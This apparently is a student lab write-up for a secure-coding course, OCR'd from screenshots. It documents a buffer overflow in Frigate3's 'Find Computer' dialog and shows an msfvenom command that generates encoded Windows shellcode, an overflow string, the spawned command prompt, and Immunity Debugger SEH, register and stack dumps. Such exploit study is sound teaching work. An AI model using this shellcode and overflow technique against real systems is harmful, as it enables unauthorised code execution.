SECURE CODING

LAB – 10

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
The vulnerability resides in the find computer i.e., Disk -> Find Computer and give the payload that is been generated using the exploit2.py.



Find Computer


● Computer name: AAAAAAAAAAAAAAAAAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

We changed the default trigger to crash and open the command prompt.

```
msfvenom -a x86 --platform windows -p windows/exec
CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"
-f python
```




Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Call tree
Called from
Procedure
Calls
Comment
SEH chain of main thread
Address
SE handler
calci3.txt - Notepad
File Edit Format View Help
C:\Windows\SYSTEM32\cmd.exe
Ln 1, Col 4609
100%
Windows (CRLF)
ANSI
Wait...

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
DQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHT
```


```
Microsoft Windows [Version 10.0.19042.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Jay\Desktop>
```

```
[03:49:25] Program entry point
```

We are using immunity debugger to know the changes in the frigate application the addresses are as follows.



```
Address   SE handler
0019FFCC  ntdll.7757AD10
0019FFE4  ntdll.77588913
```



CPU - main thread, module Frigate3

```
00401000 ┌$ 68 01906D00    PUSH Frigate3.006D9001
00401005 │. E8 01000000    CALL Frigate3.0040100B
0040100A └. C3             RETN
0040100B  $ C3             RETN
0040100C  . 40 30 6F 7C 2! ASCII "@0o|%",0
00401012    09             DB 09
00401013    C8             DB C8
00401014    95             DB 95
00401015    0B             DB 0B
00401016    22             DB 22                           CHAR '"'
00401017    6A             DB 6A                           CHAR 'j'
00401018    21             DB 21                           CHAR '!'
00401019    46             DB 46                           CHAR 'F'
0040101A    6B             DB 6B                           CHAR 'k'
0040101B    2D             DB 2D                           CHAR '-'
0040101C    68             DB 68                           CHAR 'h'
0040101D    C7             DB C7
0040101E    A7             DB A7
0040101F    B1             DB B1
00401020    1A             DB 1A
00401021    4B             DB 4B                           CHAR 'K'
00401022    C1             DB C1
00401023    EE             DB EE
00401024    D9             DB D9
00401025    C7             DB C7
00401026    A9             DB A9
00401027    EF             DB EF
00401028    91             DB 91
```

```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00326000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 329000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
```

```
Address  Hex dump                ASCII
0059F0C0 2F 99 BE 8D 68 F9 9D CB /Ö╛ìh·¥╦
0059F0C8 8E C3 13 73 28 BA 21 D4 Ä├‼s(║!╘
0059F0D0 36 29 DC 4B 76 84 14 91 6)▄Kvä¶æ
0059F0D8 80 A4 F2 86 16 DA C7 EA Çñ≥å▬┌╟Ω
0059F0E0 32 DD 9E 26 6B AF C9 8A 2▌₧&k»╔è
0059F0E8 D0 31 DC 2B D6 F8 CE 4D ╨1▄+╓°╬M
0059F0F0 46 8D DE 3A 15 7F F3 E5 Fì▐:§⌂≤σ
0059F0F8 B4 4F 1A 94 9F 1B 05 93 ┤O→öƒ←♣ô
0059F100 98 7B 76 86 7B 86 C6 F2 ÿ{vå{å╞≥
0059F108 46 B1 4C E7 FF E6 F1 47 F▒Lτ µ±G
0059F110 DD B6 E6 BC 47 6A F4 DF ▌╢µ╝Gj⌠▀
0059F118 71 32 26 E8 B8 CE BC 4B q2&Φ╕╬╝K
0059F120 7E A3 9C 80 18 90 C3 EA ~ú£Ç↑É├Ω
0059F128 95 6E 48 19 C8 E7 58 FA ònH↓╚τX·
0059F130 AB 21 34 83 F2 3B 56 39 ½!4â≥;V9
```

```
0019FF74  76C2FA29 )·┬v RETURN to KERNEL32.76C2FA29
0019FF78  00326000 .`2.
0019FF7C  76C2FA10 ►·┬v KERNEL32.BaseThreadInitThunk
0019FF80 ┌0019FFDC ▄ ↓.
0019FF84 │77567A4E NzVw RETURN to ntdll.77567A4E
0019FF88 │00326000 .`2.
0019FF8C │7A988EE2 ΓÄÿz
0019FF90 │00000000 ....
0019FF94 │00000000 ....
0019FF98 │00326000 .`2.
0019FF9C │00000000 ....
0019FFA0 │00000000 ....
0019FFA4 │00000000 ....
0019FFA8 │00000000 ....
0019FFAC │00000000 ....
0019FFB0 │00000000 ....
0019FFB4 │00000000
```